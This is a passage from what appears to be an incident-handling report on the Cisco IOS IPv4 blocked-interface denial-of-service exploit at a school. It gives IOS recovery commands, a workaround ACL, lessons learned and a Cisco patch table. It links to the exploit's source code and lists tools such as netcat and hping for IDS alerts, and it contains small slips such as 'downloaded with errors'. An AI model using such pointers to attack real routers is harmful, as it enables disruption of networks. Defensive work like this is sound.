Gaining control of an incident usually occurs at the "Containment" phase of the incident handling process. Containment is the point of the incident handling process where the damage of the network has reached its pinnacle, and the state of the network begins to improve. Re-infestation could occur if the containment phase is not done correctly.

Containment of the Exploit

The containment process of the Cisco IPv4 Blocked Interface Exploit is straightforward:

- Isolate or remove the affected device from the network.
- Confirm that all network servers and Cisco devices have complete backups.
- Install the patched IOS.

System Backups

By the nature of how routers function, this step was actually conducted during the Identification process. Since the running configuration is loaded into volatile memory (DRAM) on Cisco routers, it was critical for the System Administrator to make a back up of DRAM for evidence "before" the Identification process was begun. This allows the team to have an untainted copy of the running configuration to use for forensics and/or as evidence. "The system state information in memory-such as current routing tables, listening services, and current passwords will be lost if the router is powered down or rebooted (37)." Following are the procedures the System Administrator used to make these backups.

First, the system administrator makes a backup of the current IOS to be saved as evidence:

copy the IOS from flash memory to the tftp server running on the laptop .

```
#copy flash:ubr920-k1v4y5-mz_121-1_T.bin tftp://10.1.16.179
Address or name of remote host [10.1.16.179]?
Destination filename [ubr920-k1v4y5-mz_121-1_T.bin]?
```

Next, he makes a backup of the router's running configuration to use as evidence.

copy the running configuration from dram to the tftp server running on the laptop

```
y0duh#copy running-config tftp://10.1.16.179
Address or name of remote host [10.1.16.179]?
Destination filename [y0duh-confg]?
!!
804 bytes copied in 1.48 secs (804 bytes/sec)
```

Figure 23 Copying the running configuration to the TFTP Server.




Figure 24 SolarWinds' TFTP Server GUI.

After the System Administrator is comfortable that all of the router configurations have been backed up and is confident about the forensics he has gathered, he is able to test his hypothesis of the exploit by rebooting the router. If his theory holds correct, the memory buffers will be empty after the router reboots[20]; the system administrator notes that the buffers are indeed clear after the reboot.

Step 4: Eradication

The eradication phase of the incident handling process involves the removal of the threat or incident from the network. The difficulty of this task depends upon the type of attack being executed. For example, attacks involving hidden malicious code can be difficult to locate and safely remove, whereas detecting, identifying, and neutralizing a DoS attack is a bit less difficult.

[20] This is the case because the attack effects the router's running configuration (the configuration in DRAM). Recall that the router pulls the configuration stored in NVRAM when it is booted. Therefore, all traces of the attack are erased since NVRAM is unaffected by this attack.

The team methodically shuts down the network to complete the eradication phase of the incident handling process; they use the developed shutdown checklist located in the jump kit incident handling forms to thoroughly accomplish the task. During this process, both servers in the MDF are shutdown. The Cisco switches, router, and PIX Firewall are also disconnected from the network and shutdown. Now the team is ready for the recovery phase of the incident handling process.

The cause of this incident was a lack of knowledge about the Cisco IOS vulnerability and the continued use of a flawed IOS version on the router. This attack could have been avoided if the IOS had been updated in a timely manner or the Cisco ACL workaround had been implemented into the router access control rules. An ACL is a set of rules used to regulate traffic on a network. Access Control Lists receive packets and check them against user defined rules to determine if a packet should or should not be routed/switched/passed on a network. The System Administrator could have even instituted stricter ACL rules to block protocols that should not have been passed from the network to the router.

Step 5: Recovery

The recovery phase of incident handling entails the process of restoring the network back to a working state. At this point in the scenario, the LAN Engineer updates the servers from known good backups, and checks the IOS versions of the 2950 Catalyst switches. At the same time, the System Administrator updates the Cisco IOS of the router to version 12.1(5)T8c per the recommendation of the Cisco IOS patch and revision site at http://www.cisco.com/warp/public/707/cisco-sa-20030717-blocked.shtml#fixes.

The System Administrator downloads the updated IOS versions from http://www.cisco.com/warp/public/707/cisco-sa-20030717-blocked.shtml#fixes and begins to upgrade the software:

First, the System Administrator starts a terminal session and TFTP server on the laptop. He logs into the router and transfers the new IOS saved on the laptop to the router via the TFTP server:

checking flash memory to make sure there is enough space to download the new IOS.
#show flash

copy the new IOS from the tftp server to flash memory (recall that flash memory is where a Cisco router stores the IOS in compressed format).

#copy tftp://10.10.0.17/ubr920-k1v4y5-mz_121-15.bin flash:

command (#verify ubr920-k1v4y5-mz_121-15.bin) verifies that the IOS checksum is valid, in other words, it confirms that the IOS has downloaded with errors.
#config terminal
#verify ubr920-k1v4y5-mz_121-15.bin

command to direct the router to boot to the new IOS.
(config)#boot system flash: ubr920-k1v4y5-mz_121-15.bin
(config)#end
#reload

Next, he reconfigures the router with the known good configuration files stored on the 256 MB USB memory drive.

Finally, the System Administrator adds the workaround ACL rules. The ACL configuration is as follows:

start the router configuration terminal
#configure terminal

permit all tcp packets
(config)#access-list 117 permit tcp any any

permit all udp packets
(config)#access-list 117 permit udp any any

permit all ip packets with any data protocols other than those using protocols 53, 55, 77, and 103.
(config)#access-list 117 deny 53 any any
(config)#access-list 117 deny 55 any any
(config)#access-list 117 deny 77 any any
(config)#access-list 117 deny 103 any any
(config)#access-list 117 permit ip any any

apply the ACL to the ethernet 0 interface. the "in" keyword applies the ACL rules to incoming packets.
(config)#interface ethernet 0
(config-if)#ip access-group 117 in
#end[21]

[21] See the router configuration in the "Description of the Exploited Network" Section to see the ACL in a router configuration.

The System Administrator decides to also add Snort, as an IDS, on the internal network. The IDS will be placed on the inside of the network between the PIX Firewall and the router. The IDS will be set up to sniff traffic on a single switch port. Sniffing network traffic is the process of capturing packets on a network with a packet capturing application for analysis. The IDS and the router will be plugged into the same switch, where a port will be configured to mirror all traffic passing through the switch[22]. Port mirroring allows traffic on all ports of a switch to be mirrored through a single port; as a result, all internal network traffic is monitored by the IDS. See the AHS LAN with Snort IDS diagram below.




Figure 23. AHS LAN with Snort IDS Diagram

The technology teacher, technical associate, and the computer technician audit each school computer. They install the desktop management and/or anti-virus software on the computers lacking the software.

The team brings the network back into operation after all team members agree they feel confident with the forensics that have been gathered, and the restorative procedures completed.

They complete the following procedures to bring the network back into operation:

- first, they reinstall the Cisco router, firewall, and switches;
- next, they add the restored servers to the network;

[22] See http://www.cisco.com/en/US/products/hw/switches/ps628/products_configuration_guide-chapter09186a00800d84c5.html for more information on port mirroring using Cisco switches

- lastly, they launch the Cisco IPv4 Blocked Interface Exploit from the laptop to observe its effects on the newly patched network. The attack is unsuccessful.

At 10:47 p.m., the System Administrator declares the incident resolved.

Costs of the Attack

Incidents on a network can be costly. Most public school systems function on a tight budget and cannot afford additional costs. Although the exploit was diagnosed fairly quickly, there still were many costs incurred from the attack. Many man-hours were used by the incident handling team while they diagnosed the network, completed the incident handling process, and rebuilt the network. The productivity of the school was also reduced while the LAN was down during the DoS attacks.

Step 6: Lessons Learned

The lessons learned phase of the incident handling process is the summarization of the incident. At this point, the primary incident handler (the System Administrator) should be responsible for completing a follow-up report for management to summarize the incident, and provide recommendations to improve network security in the future. A follow-up meeting should also be scheduled to discuss the lessons learned from the incident.

Analysis of the Incident/Management Meeting

In the management meeting/report the System Administrator discloses that the Cisco IPv4 Blocked Interface Exploit was successfully executed against the AHS network due to several reasons:

- *First, the Cisco router IOS was not patched in a timely manner.* It is very important for network administrators to keep patches and firmware up-to-date on all network devices. This attack could have even been avoided if the System Administrator had been aware of the current Cisco vulnerabilities and had, at least, implemented the appropriate workaround ACL in a timely manner. *Recommendation(s):* Use security scanner software to help find existing vulnerabilities on a network so that patches can be applied in a timely manner. **Nessus** and **nmap** are free security scanning tools that could be used to audit a network. The tools can be found at http://www.insecure.org/nmap/ and http://www.nessus.org/.

- *Second, the existing router configuration was lacking in security.* Hardening the Cisco router by adding good security into the router configuration will reduce the chances of successful attacks against the

device. *Recommendation(s):* The router could be configured via ACL to only allow specified IP addresses (devices) to route/connect directly to it. Stricter access control rules can be applied to the router, and closing unnecessary sockets/services, such as finger and TCP port 1720, might help to deter future attacks.

- *Third, the Little School System computer policies were not reinforced, which makes them appear relaxed and/or weak.* Computer policies are the first and last line of defense for an organization. The Little School system should expand and reinforce its computer policies because they protect an organization from liability even if network security is bypassed. *Recommendation(s):* Computer and Internet use policies could be posted in all classrooms with computers. The school system could even take security one-step further by implementing individual logins (identification and authentication) for each user on the network. The logins could be used to display computer use policies before a user logs on to the network, and request the user to read them before authenticating to the network. These policies should stress that violators will be prosecuted in accordance with federal and state computer laws.

- *Fourth, teachers and school staff members should receive better computer/network security training.* Good employee training in computer security is essential to reducing the number of attacks on a network. *Recommendation(s):* School employees should be periodically trained on security and Internet Use policies throughout the school year. Staff members should be trained on how to recognize inappropriate computer use, and how to effectively monitor students using computers during class. The school system intranet could be used to keep staff and students up to date on security issues.

- *Fifth, the network should have had an IDS installed on the network.* Implementing an intrusion detection system on the network could be a relatively inexpensive method of adding an additional layer of security to a network. The System Administrator informs management that he has already implemented the IDS into the network. *Recommendation(s):* Install an intrusion detection system and configure it to alert the network administrator to internal scans and network tools such as Nmap, netcat, hping, etc.

- *Finally, this attack occurred over a three-day period. It should have been detected sooner.* The System Administrator tells management that the incident handling team should have responded to the incident in a timelier manner; he assures them that they will in the future. *Recommendation(s):* It is important to listen to the people using the network everyday, and to investigate suspicious events more thoroughly.

Here are some other suggestions and/or recommendations to increase and improve network security for the Little School District:

Physical Security

The technology department should force all computers to boot only from the hard drive, and password protect the computer BIOS. This prevents users from starting a computer using a CD or a floppy disk. Jane could not have used the Knoppix Live CD if she was unable to boot from the CD-ROM drive. Furthermore, the technology department should lock the chassis of all computers in public areas with low supervision (such as a Media Center).

Desktop Management

Some would argue that desktop management and filtering software could be easily circumvented. However, the school system should still install good Internet filtering software such as BESS by N2H2 http://www.n2h2.com/ and desktop management software such as DeepFreeze by Faronics Technologies http://www.deepfreezeusa.com/index.htm on each computer not regularly monitored during school hours. Although the software will not prevent an attack, it may deter individuals from downloading, and then re-accessing inappropriate files or software on a computer.

Computer Security Organizations

The Network Administrator should become a member of an network security organization(s). He is likely to find other individuals with similar experiences, giving him the opportunity to correspond with other professionals experiencing similar issues.

Stay Abreast

It is important to stay aware of current vulnerabilities. It would be advantageous to do daily research on computer security websites to determine if the network is susceptible to new attacks. Recommendations of good security sites are:

www.sans.org
http://www.securityfocus.com/archive
www.packetstormsecurity.com
www.insecure.org
www.cisecurity.org
www.cert.org
http://www.cerias.purdue.edu/tools_and_resources/hotlist/
http://www.us-cert.gov/index.html
http://isc.incidents.org/
http://www.ciac.org/ciac/index.html
http://www.megasecurity.org/Main.html
http://news.google.com/news/en/us/technology.html

Warning Logon Banners

Make sure that all network nodes, including workstations, display warning banners at login (see Figure 24 below). Although banners do not prevent attacks, they may deter some attackers. Warning banners should include the legal action to be taken against individuals who do not follow organizational computer policies. They could also be used to reinforce a court case against a perpetrator.

****WARNING**WARNING**WARNING**WARNING**WARNING**WARNING**

This is a Little School computer system. Little School computer systems are provided for the processing of Official Little School information only. All data contained on Little School computer systems is owned by the Little School System and may be monitored, intercepted, recorded, read, copied, or captured in any manner and disclosed in any manner, by authorized personnel.
THERE IS NO RIGHT TO PRIVACY IN THIS SYSTEM. System personnel may give to law enforcement officials any potential evidence of crime found on Little School computer systems.

USE OF THIS SYSTEM BY ANY USER, AUTHORIZED OR UNAUTHORIZED, CONSTITUTES CONSENT TO THIS MONITORING, INTERCEPTION, RECORDING, READING, COPYING, OR CAPTURING and DISCLOSURE.

****WARNING**WARNING**WARNING**WARNING**WARNING**WARNING**

Figure 24. Logon Warning Banner Example

References

The following references provide more information about the Cisco IPv4 Blocked Interface Exploit, as well as, a website link for the sourcecode required to execute the exploit.

Reference Source: Carnegie Mellon Software Engineering Institute Computer Emergency Response Team (CERT) Coordination Center
Name: Cisco IOS Interface Blocked by IPv4 Packet Exploit
Link: http://www.cert.org/advisories/CA-2003-15.html

Reference Source: Cisco Security Advisory
Name: Cisco IOS Interface Blocked by IPv4 Packets
Link: http://www.cisco.com/warp/public/707/cisco-sa-20030717-blocked.shtml

Reference Source: Common Vulnerabilities and Exposures
Name: CAN-2003-0567
Link: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0567

Reference Source: Cisco Security Advisory
Name: Cisco IOS Interface Blocked by IPv4 Packets Cisco IOS Patch Site
Link: http://www.cisco.com/warp/public/707/cisco-sa-20030717-blocked.shtml#fixes

Reference Source: **k-otik French IT Database**
Name: **Sourcecode for the Cisco IPv4 Blocked Interface Exploit**
Link: **http://k-otic.com**

Reference Source: **SecurityFocus Security Site**
Name: **bugtraq ID 8211**
Link: **http://www.securityfocus.com/archive/1/329383/2004-05-08/2**

WORKS CITED

(1) Computer Emergency Response Team. Cisco IOS Interface Blocked by IPv4. Pittsburgh, U.S.A. July 2003. January 2004 <http://www.cert.org/advisories/CA-2003-15.html>.

(2) Cisco IOS IPv4 Packet DoS Exploit cisco-bug-44020.c. March 2004 <http://www.k-otik.com/exploits/07.21.cisco-bug-44020.c.php>

(3) Cisco-Cisco 2600 Series Architecture. PDF San Jose, USA. March 2004 <http://www.cisco.com/warp/public/63/2600_architecture_23852.pdf>.

(4) An Internet Encyclopedia, Third Edition . March 2004 <http://www.freesoft.org/CIE/Topics/87.htm>.

(5) Denial of Service Attack White Papers. March 2004 <http://www.pentics.net/denial-of-service>.

(6) Denial of Service Attacks Pittsburgh, U.S.A. July 2003. March 2004 <http://www.cert.org/tech_tips/denial_of_service.html>.

(7) Federal Bureau of Investigation National Computer Crime Squad. March 2004 <http://www.ostgate.com/compcrim.htm>.

(8) Packet Filtering for Firewall Systems Pittsburgh, U.S.A. October 1997. March 2004 <http://www.cert.org/advisories/CA-2003-15.html>.

(9) A Brief History of the Internet Reston, VA. USA. December 2003. February 2004 <http://www.isoc.org/internet/history/brief.shtml#Introduction>.

(10) Trends in Denial of Service Attack Technology Pittsburgh, U.S.A October 2001. February 2004 <http://www.cert.org/archive/pdf/DoS_trends.pdf>.

(11) Internet History-Interface Message Processor. February 2004
<http://livinginternet.com/i/i.htm>.

(12) IPv4 Header. March 2004
<http://www.spacerobots.org/dennis/Headers/IPv4header.htm>.

(13) Rockwell, Wergner. IP Addressing and Subnetting Including IPv6.
Rockland, MA: Syngress Media, 2000

(14) Beej's Guide to Network Programming.
October 2001. March 2004
<http://www.ncst.ernet.in/education/pgdit/np/resources/beej.pdf>.

(15) Hping TCP/IP Packet Assembler/Analyzer. April 2004
<http://www.hping.org>.

(16) Cisco Routers Vulnerable to DoS Exploit.
Oxford, UK. July 2003. February 2004
<www.dionach.com/newsitem.asp?item=152>.

(17) David D. Clark. RFC 932 - Subnetwork addressing scheme
MIT, LCS. January, 1985. February 2004
<http://www.faqs.org/rfcs/rfc932.html>.

(18) Pallack and Wreski. Network Intrusion Detection Using Snort
June 2000. April 2004
<http://www.linuxsecurity.com/feature_stories/snort-guide-2.html>.

(19) Cole, Eric. Hackers Beware: Defending Your Network from the Wiley Hacker. New Riders Publishing, 2002.

(20) Stevens, Richard. TCP/IP Illustrated, Volume 1: The Protocols. Addison-Welsey, 1994.

(21) Sheldon. Linktionary.com.
Big Sur Multimedia. 2001. March 2004
<http://www.linktionary.com/r/routers.html>.

(22) Google. Google Search Engine. January 2004. <http://www.google.com/>.

(23) SANS Institute. Track 4 – Hacker Techniques, Exploits, and Incident Handling. Maryland, USA. December 2003. <http://www.sans.org>.

(24) Martin Kluge, E-mail to the author.
20 Jan. 2004.

(24) Martin Kluge, E-mail to the exploit author.
Various Dates. 2004.

(25) Information Sciences Institute. RFC 791: Internet Protocol. September 1981. February 2004 <http://www.faqs.org/rfcs/rfc791.html>.

(26) Branden, R and Postel, J. RFC 1009: Requirements for Internet Gateways. June 1987. February 2004 <http://www.faqs.org/rfcs/rfc1009.html>.

(27) Information Technology Systems and Services at Stanford university. ITSS Security Alerts: Protocol Information on Cisco IOS Denial of Service. July 2003. March 2004 <http://www.securecomputing.Stanford.edu/alerts/cisco-update-17jul2003.html>.

(28) K-Otik French IT Database. Cisco IOS IPv4 Packet DoS Exploit (cisco-bug-44020.c). July 2003. January 2004 <http://www.k-otik.com>.

(29) K-Otik French IT Database. Cisco IOS IPv4 Packet Processing Denial of Service Exploit. July 2003. January 2004 <http://www.k-otik.com>.

(30) Division of Information Technology Services and the University if Western Ontario. An Introduction to Socket Programming. May 1997. March 2004 <http://www.uwo.ca/its/doc/courses/notes/socket>.

(31) Holmes, Steve. C Programming. January 1995. March 2004 <http://www.strath.ac.uk/IT/Docs/Course>.

(32) Knoppix. February 2004. <Knoppix Live Linux CD Version 3.4. http://www.knoppix.org>.

(33) Cisco Systems. Cisco Security Advisory: Cisco IOS Interface Blocked by IPv4 Packets. July 2003. January 2004 <http://www.cisco.com/warp/public/707/cisco-sa-20030717-blocked.shtml#fixes>.

(34) ChannelMinds IT and Business News. The Sleuth9 Security System Stops DoS Attacks on Cisco Routers. July 2003. March 2004 <http://www.channelminds.com/article.php3?id_article=850>.

(35) Index of / onlinepubs/00708799/xns. March 2004 <http://www.opengroup.org/onlinepubs/007908799/xns>.

(36) Koziol, Jack. “Real-Time Alerting with Snort”. May, 2004. <http://linuxsecurity.com/feature_stories/feature_story-144.html>.

(37) Mandia, Kevin and Prosise, Chris. Incident Response: Investigating Computer Crime. Osborne/McGraw-Hill. 2001.

(38) Logon Warning Banners. May 2004 <http://www.itsc.state.md.us/oldsite/info/InternetSecurity/BestPractices/WarnBanner.htm>.

(39) Libnet NOW. The Libnet Packet Construction Library. April, 2004. <http://www.packetfactory.net/libnet/>.

APPENDIXES

APPENDIX A

The following table is taken directly from the Cisco IOS patch and revision site at http://www.cisco.com/warp/public/707/cisco-sa-20030717-blocked.shtml#fixes.

IOS Patches and Cisco Site Revisions

10.x-based Releases		Not scheduled		
11.x-based Releases		**Rebuild**	**Interim**	**Maintenance**
11.0		Not scheduled - Migrate to 11.1 or later		
11.1		11.1(24c)**		
11.1AA		11.1(20)AA5		
11.1CA		11.1(36)CA4**		
11.1CC		11.1(36)CC7		
11.2		11.2(15b)** 11.2(26e)**		
11.2P		11.2(17)P1** 11.2(20)P1** 11.2(26)P5**		
11.2SA	Catalyst 2900XL 4MB	11.2(8.11)SA6		
11.3		11.3(11d)		
11.3T		11.3(11b)T3		
12.0-based Releases		**Rebuild**	**Interim**	**Maintenance**

12.0	General Deployment release for all platforms	12.0(19b)**, 12.0(16b)**, 12.0(15b), 12.0(8b)**		12.0(26)
12.0DA	xDSL support: 6100, 6200	Migrate to 12.2DA; 12.2(10)DA2, 12.2(12)DA3, Engineering Specials available on request.		
12.0DB	Early Deployment 6400 UAC for NSP	Migrate to 12.3(1a)		
12.0DC	Early Deployment 6400 UAC for NRP	Migrate to 12.3(1a)		
12.0S	Core/ISP support: GSR, RSP, c7200, c10k	12.0(24)S2 12.0(23)S3 12.0(22)S5 12.0(21)S7 12.0(19)S4 12.0(18)S7 12.0(17)S7 12.0(16)S10 12.0(15)S7 12.0(14)S8 12.0(13)S8 12.0(12)S4 12.0(10)S8 12.0(21)S4a** 12.0(10)S3b** 12.0(16)S8a** 12.0(19)S2a**		12.0(25)S - Image is under a Software Advisory, but is NOT VULNERABLE. Recommended version is 12.0(25)S1

		12.0(21)S5a** 12.0(18)S5a**		
12.0SC	Cable/broadband ISP: uBR7200	Migrate to 12.1(19)EC		
12.0SL	10000ESR: c10k	Migrate to 12.0(23)S3, 12.0(17)SL9**		
12.0SP	Early Deployment	Migrate to 12.0(22)S5, 12.0(21)SP4** is available		
12.0ST	Early Deployment release for Core/ISP support: GSR, RSP, c7200	12.0(21)ST7, 12.0(20)ST6, 12.0(19)ST6, 12.0(17)ST8, 12.0(21)ST3a**		
12.0SX	12.0(21)SX	Migrate to 12.0(22)S5		
	12.0(22)SX			
12.0SY	Early Deployment	Migrate to 12.0(23)S3		
12.0SZ	Early Deployment	Migrate to 12.0(23)S3		
12.0T	Early Deployment	12.0(7)T3		
12.0W5	Cat8510c, cat8510m, cat8540c, cat8540m, ls1010	12.0(24)W5(26c)**		12.0(26)W5(28)
	Cat2950	Migrate to 12.1(13)EA1c		
	Cat4232 and Cat2948G-L3	12.0(25)W5(27)		
	C6MSM	Engineering Special available on request		
	C5rsfc, C5rsm,C3620, C3640, C4500, C7200, RSP			12.1(20)
12.0WC	Early deployment 2900XL-LRE,2900XL/3500XL	12.0(5)WC8		
12.0WT	Early deployment Catalyst switches: cat4840g	Engineering Special Available upon request		
12.0X*(l)*	Short-lived Early Deployment Releases	All 12.0X(any letter) releases have migrated to either 12.0T or 12.1 unless otherwise documented in the X		

		release technical notes pertaining to the specific release. Please check migration paths for all 12.0X releases.		
12.1-based Releases		**Rebuild**	**Interim**	**Maintenance**
12.1	General Deployment release for all platforms	12.1(17a)** 12.1(4b)** 12.1(6b)** 12.1(13a)	12.1(18.4)	12.1(19)
12.1AA		Migrate to 12.2		
12.1AX	Catalyst 3750, Catalyst 2970	12.1(14)EA1 - Jul-28-2003 Engineering special available upon request		
12.1AY	Catalyst 2940			12.1(13)AY
12.1DA	6160 platform	Migrate to 12.2DA		
12.1DB	6400 UAC	12.1(5)DB2		Migrate to 12.3(1a)
12.1DC	6400 UAC	12.1(5)DC3		Migrate to 12.3(1a)
12.1E	Core Enterprise support - c7200, Catalyst 6000, RSP, c7100, Cat4000, Cat8500MSR, Cat8500CSR, LS1010, and ONS15540	12.1(6)E12** 12.1(7a)E1a** 12.1(8b)E14 12.1(11b)E12 12.1(12c)E7** 12.1(13)E7 -Image has been deferred but is NOT VULNERABLE. Recommended release is 12.1(13)E8 12.1(14)E4		12.1(19)E

		12.1(10)E6a** 12.1(11b)E0a** 12.1(7)E0a**		
12.1EA	12.1(4)EA 12.1(6)EA 12.1(8)EA 12.1(9)EA 12.1(11)EA 12.1(12c)EA 12.1(13)EA	Migrate to 12.1(13)EA1c		
12.1EB	LS1010			12.1(14)EB
12.1EC	Early Deployment	12.1(13)EC4		12.1(19)EC (August-25-2003)
12.1EV	Early Deployment	12.1(12c)EV2		
12.1EW	Early Deployment Cat4000 L3	12.1(12c)EW2 12.1(13)EW2		12.1(19)EW
12.1EX	Early Deployment	12.1(1)EX to 12.1(8b)EX5 Migrate to 12.1(8b)E14 12.1(9)EX to current - To be determined		
12.1EY				Migrate to 12.1(14)E4 Migrate to 12.1(14)EB (LS1010 ONLY)
12.1YJ		12.1(14)EA1 - Jul-28-2003		
12.1T	Early Deployment	12.1(5)T8c** 12.1(5)T15		
12.1X*(l)*	12.1X releases generally migrate to 12.1T, 12.2 or 12.2T as specified below.			

	Please refer to specific train Technical notes for documented migration path.			
12.1XA	Short-lived Early Deployment Release	Migrate to 12.2(11)T9		
12.1XC 12.1XD 12.1XH	Short-lived Early Deployment Releases	Migrate to12.2(17)		
12.1XI		12.1(3a)XI9**		
12.1XB 12.1XF 12.1XG 12.1XJ 12.1XL 12.1XP 12.1XR 12.1XT 12.1YB 12.1YC 12.1YD 12.1YH	Short-lived Early Deployment Releases	Migrate to 12.2(15)T5		
12.1XM 12.1XQ 12.1XV	Short-lived Early Deployment Releases	Migrate to 12.2(2)XB11		
12.1XU	Short-lived Early Deployment Release	Migrate to 12.2(4)T6		
12.1YE 12.1YF 12.1YI	Short-lived Early Deployment Releases	Migrate to 12.2(2)YC		
12.2-based Releases		**Rebuild**	**Interim**	**Maintenance**
12.2	General Deployment (GD) candidate for all platforms	12.2(16a), 12.2(13b)M2**, 12.2(12e), 12.2(10d), 12.2(6j), 12.2(7g)**		12.2(17)
12.2B	12.2(2)B-12.2(4)B7	12.2(4)B7a**		Migrate to 12.3(1a)
	12.2(4)B8-12.2(16)B	12.2(16)B1		
12.2BC	Early Deployment Release	12.2(15)BC1 - (Scheduled for August 2003) 12.2(11)BC3c		
12.2BW	Early Deployment for	Migrate to 12.3(1a)		

	use with 7200, 7400, and 7411 platforms			
12.2BX	Broadband/Leased line			12.2(16)BX
12.2BZ	Early Deployment Release	12.2(15)BZ1** (Available in August-2003)		Migrate to 12.2(16)BX
12.2CX	Early Deployment Release	Migrate to 12.2(15)BC1		
12.2CY	Early Deployment Release	Migrate to 12.2(15)BC1		
12.2DA	Early Deployment Release	12.2(10)DA2, 12.2(12)DA3, Engineering Special available on request		
12.2DD	Early Deployment Release	Migrate to 12.3(1a)		
12.2DX	Early Deployment Release	Migrate to 12.3(1a)		
12.2JA	Cisco Aironet hardware platforms: Introduction of Access Point feature in IOS, Cisco 1100 Series Access Point (802.11b)			12.2(11)JA
12.2MB	Specific Technology ED for 2600 7500 (GPRS/PDSN/GGSN 2600/7200/7500)	12.2(4)MB12		
12.2MC	Early Deployment: IP RAN	12.2(15)MC1 available September-2003		
12.2MX		12.2(8)YD		
12.2S	Core/ISP support: RSP, c7200	12.2(14)S1	12.2(16.5)S	
12.2SX	IOS Support for C6500 Supervisor720	12.2(14)SX1		
12.2SY	VPN feature release for c6k/76xx VPN	12.2(14)SY1 - Aug-4-		

	service module	2003 12.2(8)YD		
12.2SZ	7304 Platform	12.2(14)SZ2		
12.2T	New Technology Early Deployment (ED) release for all platforms	12.2(15)T5,12.2(13)T5, 12.2(11)T9,12.2(8)T10, 12.2(4)T6, 12.2(8)T0c**, 12.2(13)T1a**	12.2(16.5)T	No more maintenance trains for 12.2T are planned. Please migrate to the latest 12.3 Mainline release.
12.2X*(l)* 12.2Y*(l)*	Short-lived Early Deployment Releases	Many short-lived releases migrate to the same train; the trains below this point until the following section are not grouped by strict alphabetical order, but are grouped by migration path. Please review documented migration paths for your trains.		
12.2XA	Short-lived Early Deployment Releases	Migrate to 12.2(11)T9		
12.2XM		Migrate to 12.2(4)YA6		
12.2XS		12.2(2)XB11 12.2(1)XS1a**		Migrate to 12.2(2)XB11
12.2XD 12.2XE 12.2XH 12.2XI 12.2XJ 12.2XK 12.2XL 12.2XQ 12.2XU 12.2XW 12.2YB 12.2YC 12.2YF 12.2YG 12.2YH 12.2YJ 12.2YT	Short-lived Early Deployment Releases	Migrate to 12.2(15)T5		
12.2YA		12.2(4)YA6		
12.2YN	Short-lived Early	Migrate to 12.2(13)ZH2 - July-25-2003		

	Deployment Release			
12.2YO	Short-lived Early Deployment Release	Migrate to 12.2(14)SY1 available Aug-4-2003: Engineering Special available on request		
12.2XB	Early Deployment Release with continuing support	12.2(2)XB11		
12.2XC	Short-lived Early Deployment Release	Migrate to 12.2(8)ZB7 - Jul-24-2003		
12.2XF	Short-lived Early Deployment Release uBR10000	Migrate to 12.2(15)BC1		
12.2XG	Short-lived Early Deployment Release	Migrate to 12.2(8)T10		
12.2XN 12.2XT	Short-lived Early Deployment Releases	Migrate to 12.2(11)T9		
12.2YD	Short-lived Early Deployment Release	Migrate to 12.2(8)YY		
12.2YK		Migrate to 12.2(13)ZC		
12.2YL 12.2YM 12.2YU 12.2YV	Short-lived Early Deployment Releases	Migrate to 12.2(13)ZH2 - July-25-2003		
12.2YP	Short-lived Early Deployment Release	12.2(11)YP1**		
12.2YQ 12.2YR	Short-lived Early Deployment Releases	Migrate to 12.2(15)ZL		
12.2YS	Short-lived Early Deployment Release	12.2(15)YS/1.2(1)		
12.2YW	Short-lived Early Deployment Release	12.2(8)YW2		
12.2YX	Short-lived Early Deployment Release Crypto for 7100/7200	12.2(11)YX1		
12.2YY	Short lived Early Deployment Releases IOS support for General Packet Radio	12.2(8)YY3		

	Service			
12.2YZ	Short-lived Early Deployment Release	12.2(11)YZ2		
12.2ZA	Short-lived Early Deployment Release			12.2(14)ZA2
12.2ZB	Short-lived Early Deployment Release	12.2(8)ZB7		
12.2ZC	Short-lived Early Deployment Release			12.2(13)ZC
12.2ZD	Short-lived Early Deployment Release	Not Scheduled		
12.2ZE	Short-lived Early Deployment Release	12.3(1a)		
12.2ZF	Short-lived Early Deployment Release	12.2(13)ZF1		
12.2ZG	Short-lived Early Deployment Release	Migrate to 12.2(13)ZH2 - July-25-2003		
12.2ZH	Short-lived Early Deployment Release	12.2(13)ZH2		
12.2ZJ	Short-lived Early Deployment Release	12.2(15)ZJ1		
